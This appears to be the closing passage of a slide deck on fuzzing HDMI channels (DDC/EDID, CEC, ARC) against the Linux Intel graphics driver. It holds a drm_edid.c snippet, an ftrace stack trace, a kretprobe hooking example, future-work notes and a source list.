    unsigned char start = block * EDID_LENGTH;
    unsigned char segment = block >> 1;
    unsigned char xfers = segment ? 3 : 2;
    int ret, retries = 5;
```

- linux/drivers/gpu/drm/drm_edid.c

Step 2

```
            Xorg-1014  [000] ....  4241.712367: drm_do_probe_ddc_edid <-drm_get_edid
            Xorg-1014  [000] ....  4241.712385: <stack trace>
=> ftrace_call
=> drm_do_probe_ddc_edid
=> drm_get_edid
=> intel_hdmi_set_edid
=> intel_hdmi_detect
=> drm_helper_probe_detect
=> drm_helper_probe_single_connector_modes
=> drm_mode_getconnector
=> drm_ioctl_kernel
=> drm_ioctl
=> do_vfs_ioctl
=> SyS_ioctl
=> do_syscall_64
=> entry_SYSCALL_64_after_hwframe
```

- ftrace

Step 3

```
static int __init kretprobe_init(void)
{
    int ret;

    my_kretprobe.kp.symbol_name = func_name;
    ret = register_kretprobe(&my_kretprobe);
    if (ret < 0) {
        printk(KERN_INFO "register_kretprobe failed, returned %d\n",
                ret);
        return -1;
    }
    printk(KERN_INFO "Planted return probe at %s: %p\n",
            my_kretprobe.kp.symbol_name, my_kretprobe.kp.addr);
    return 0;
}
```

- Hooking & Mutation


Step 4

LIBDRM


LIBDRM is the cross-driver middleware which allows user-space applications (such as Mesa and 2D drivers) to communicate with the Kernel by the means of the DRI protocol.

To understand more about the LIBDRM development, and participate in the process, the following are the main guidelines to get started:


SUMMARY



DDC



ARC



CEC

FUTURE WORK

- Vulnerability assessment with eARC protocol added in HDMI 2.1.
- Find vulnerabilities of HDMI on graphics driver to save the world :)
- Study more about attack vector not considered well

SOURCE

- HDMI Specification v1.3, v1.4
- https://www.hdmi.org
- 13p What is DDC?: https://www.hdmi.org/learningcenter/kb.aspx?c=10
- 17p How to send E-EDID data? (sda, scl): http://forum.arduino.cc/index.php?action=dlattach;topic=170213.0;attach=45554
- 17p How to send E-EDID data? (I2C): https://en.wikipedia.org/wiki/I%C2%B2C
- 19p How to send E-EDID data? (Wire Library): https://www.arduino.cc/en/reference/wire

IMAGE

- 12p HDMI Communications Channels: https://en.wikipedia.org/wiki/HDMI#/media/File:HDMI_Connector_Pinout.svg
- 29p CEC Fuzzer Prerequisites: https://www.pulse-eight.com/generated-assets/products/0000237.jpeg
- 46p DDC Fuzzer Prerequisites: https://www.arduino.cc/en/Guide/ArduinoMega2560
- 59p Ubuntu: https://assets.ubuntu.com/v1/ed348358-logo-cof.svg
- 59p Intel Graphics Driver: https://downloadcenter.intel.com/inc/styles/img/icon-dsa.png

THANK YOU

CONTACT: MORAEH23@GMAIL.COM

TEAM singiHAjin